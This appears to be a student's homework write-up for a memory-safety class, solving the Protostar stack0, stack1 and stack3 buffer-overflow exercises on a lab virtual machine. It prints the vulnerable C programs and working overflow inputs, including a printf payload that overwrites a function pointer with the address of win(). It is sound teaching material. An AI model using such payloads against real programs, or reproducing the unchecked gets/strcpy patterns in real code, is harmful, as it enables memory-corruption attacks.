Session 03: Software Security / Memory Safety
In this session, we learned about software security. In particular, we learned about the mechanisms by which attackers use system memory (RAM) to render systems inoperable or tamper with programs.
Homework
Setup the environment
It require QEMU for this assignments, and those have been already installed on the Virtual Machine, I will use it.
First, I download the ISO file of protostar exercise machine as following.
wget https://github.com/ExploitEducation/Protostar/releases/download/v2.0.0/exploit-exercises-protostar-2.iso

Then, start the QEMU virtual machine as following:
qemu-system-x86_64 -boot -d -cdrom ~/Downloads/exploit-exercises-protostar-2.iso -m 512
QEAM Virtual Machine environment were opened.
After loading the images, it was asked to input username and password. Those are written here.
Logged into the virtual machine.

Then, move to the folders that the exercise files are stored.
cd /opt/protostar/bin
Now, I could see stack0,stack1,starck3…

Exercise: Stack 0
URL: https://exploit.education/protostar/stack-zero/
This exercise practice to access to the memory from outside of its allocated region. It demonstrate how the stack variable are laid out, and how to modefy outside of the aalocated memory in order to modify program execusions.
Try until you get this message: “you have changed the ‘modified’ variable”
execute stack0 as following:
./stack0
Then input over 64 byte characters and push “enter” key.
012345678901234567890123456789012345678901234567890123456789012345

The message “you have changed the ‘modified’ variable” was outputed.
Explain what happened.
This exercise’s program is the following C program (shown here):
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  modified = 0;
  gets(buffer);

  if(modified != 0) {
      printf("you have changed the 'modified' variable\n");
  } else {
      printf("Try again?\n");
  }
}
This program works as following.
volatile int modified;
“volatile” data type variable is unexpectedly changed. So, accesses to those variables (both reads and writes) are performed directly from memory every time.
char buffer[64];
buffer[] is an array variable that are storeed the characters. Here, buffer[64] 64 byte (character) of memory area are allocated.
gets(buffer)
gets() function: receive input character from the keyborad (general I/0) and stores it in the array buffer. The gets() funciton has a very dangerous behavior: “Regardless of the number of characters entered, it continues to write to memory without restriction until the Entire key (line break) is pressed”.
The program orderd as follow:
char buffer[64];

modified = 0;
gets(buffer);
By over 64 characters would be entered, the buffer overflow occurs, and the next variable “modified” are forced to be overwritten.
if(modified != 0) {
    printf("you have changed the 'modified' variable\n");
} else {
    printf("Try again?\n");
}
This code checked if the buffer overflow occured. If the buffer overfow is occured, the variable “modified” would be overwritten to other values, and then “you have changed the ‘modified’ variable” would be outputed.
Therefore, I inputted 65 characters(012345678901234567890123456789012345678901234567890123456789012345), and that changed the “modified” variable because this variable is defined as “volatile”, directly access (read/write) to memory.
How is it that providing an input in the line that reads “gets(buffer)” can change the value of the variable “modified”?
Because, modified is allocated next to buffer, and if the buffer is overflowed, and next variable “modefied” are overwritten with ouverflowed character from “buffer”.
What does “Segmentation fault” mean?
“Segmentation fault” is a sign that the kernel forcely stops the progress that are touched the memory address which that process does not have permission to access.
Exercise 2: Stack 1
Try until you get this message: “you have correctly got the variable to the right value”
Make overflow again, that means input 68 characters. The modified memory should be “dcba”, so we also input from 65 char to 68 char (4byte overflowed). “012345678901234567890123456789012345678901234567890123dcba“
./stack1 012345678901234567890123456789012345678901234567890123dcba

The message “you have correctly got the variable to the right value” was outputed.
Explain what happened.*
Here is the code of Stack 1
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  if(argc == 1) {
      errx(1, "please specify an argument\n");
  }

  modified = 0;
  strcpy(buffer, argv[1]);

  if(modified == 0x61626364) {
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
This is also the sample code that hijack, tamper with and destroy memory with using “gets()” function.
Some of the program is same with stack0. In this program, volatile int variable named “modified” are allocated and char array variable named “buffer” is allocated with 64 byte memory
if(argc == 1) {
    errx(1, "please specify an argument\n");
}
This if statement determine whether the input characters are existed as argvalue. Generally, argc insert the number of argument vector. argc = 1 means the argument have only one input, and it is the program name itself. If the program catch up input characters by keyboard, argc should be over 2. That’s because, in case of argc is 1, then program stop with message of error “please specify an argment”.
modified = 0;
strcpy(buffer, argv[1]);
“modified” variable is inserted 0. And, strcpy execute to copy the argv[1] characters, which is input characters from the keyboard, to buffer array.
The most problem of this code is here: using “strcpy()”.
strcpy() is also dangerous, having big vulnability, because it does not check the destination buffer size. It copies characters until it encounters a null terminator (\0), potentially overflowing the buffer — the same vulnerability as gets().
if(modified == 0x61626364) {
    printf("you have correctly got the variable to the right value\n");
} else {
    printf("Try again, you got 0x%08x\n", modified);
}
This section checks whether the vaule of “modified” variable was changed or not, if the modified is changed and it would be “0x61626364” (means “abcd”).
The mechanism of overbuffering is the same with stack0. If here also is inputed over 64 characters as the argument.
What does “little endian” mean?
Little Endian is a order of byte data (word type data) addressed in computer memory starting with least significan byte of the data into the lowest number first of the memory address. In the stack1, buffer size (char buffer[]) is limited to 64 byte, and the character from 65 bytes would be overflowed to next number of the memory address, which is assigned to the next variable (“modified” variable).
In this case, the 1-byte data is stored in memory in order, starting from the lowest memory address.
In the “stack1” example above, if you enter ‘abcd’ starting from the 65th byte, it is stored in memory as
| 0 | +1 | +2 | +3 |
|---|---|---|---|
| a | |||
| b | a | ||
| c | b | a | |
| d | c | b | a |
Therefore, “modified” does not match 0x61626364 (abcd).
Conversely, if you enter “dcba” starting from the 65th byte, it is stored in memory as
| 0 | +1 | +2 | +3 |
|---|---|---|---|
| d | |||
| c | d | ||
| b | c | d | |
| a | b | c | d |
and the if statement evaluates to true.
Why didn’t you get “Segmentation fault”?
Because, the next memory number have already assigned for the variable in the same program, meaning that the same process are permitted to access.
Exercise 3: Stack 3
This exercise try to execute the function that are not assigned to execute on the program by overflowing the buffer and overwrite the function pointer.
How can you input hex values that don’t correspond to keyboard letters?
Just simple, use “printf” and write the hex values with “\x” prefix and pipe it to the executed command. For example, write as following:
printf "0123456789\xab\xcd"
It shows on the display witb “0123456789(hex byte)”

Try until you get this message “code flow successfully changed”
First, by using “objdump”, check the which pointer number are assigned for “win()” function:
objdump -d /opt/protostar/bin/stack3
And, I could find out “0x08048424” is the pointer of the “win()” function

Execute the following command on the bash terminal:
printf "0123456789012345678901234567890123456789012345678901234567890123\x24\x84\x04\x08" | /opt/protostar/bin/stack3
Then, “Code flow successfully changed” has shown.

Explain what happened.
Here is the C code of stack3.
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  volatile int (*fp)();
  char buffer[64];

  fp = 0;

  gets(buffer);

  if(fp) {
      printf("calling function pointer, jumping to 0x%08x\n", fp);
      fp();
  }
}
Here is the function win(), that is defined before the main function. The exercise try to call this function by overflowing the function call pointer.
void win()
{
  printf("code flow successfully changed\n");
}
In the main function, here defines the pointer function that does not have args and the return value is casted to integer. “*fp” is usually used for the variable name of function pointer. Pointer value “fp” is defined as “volatile” that does not optimized by compiler and it always refer the direct memory space for read/write.
volatile int (*fp)();
And, next is defined char buffer[64], the array that store 64 byte characters.
char buffer[64];

fp = 0;
Then, the problem of this program is here.
If the buffer is overflowed, then overflowed value would be override to next memory space allocated for “fp” variable that is function pointer variable defined in above. If first input 64 byte characters and input pointer address from 65th byte, that address are stored into *fp variable.
gets(buffer)
Here is checking whether fp is 0 or not. If fp does not 0, function that is referred by the *fp is called by fp() function.
if(fp) {
    printf("calling function pointer, jumping to 0x%08x\n", fp);
    fp();
}
So, as I demonstrated above, input 64 byte characters and input hexcode(0x08048424) and the function win() is called.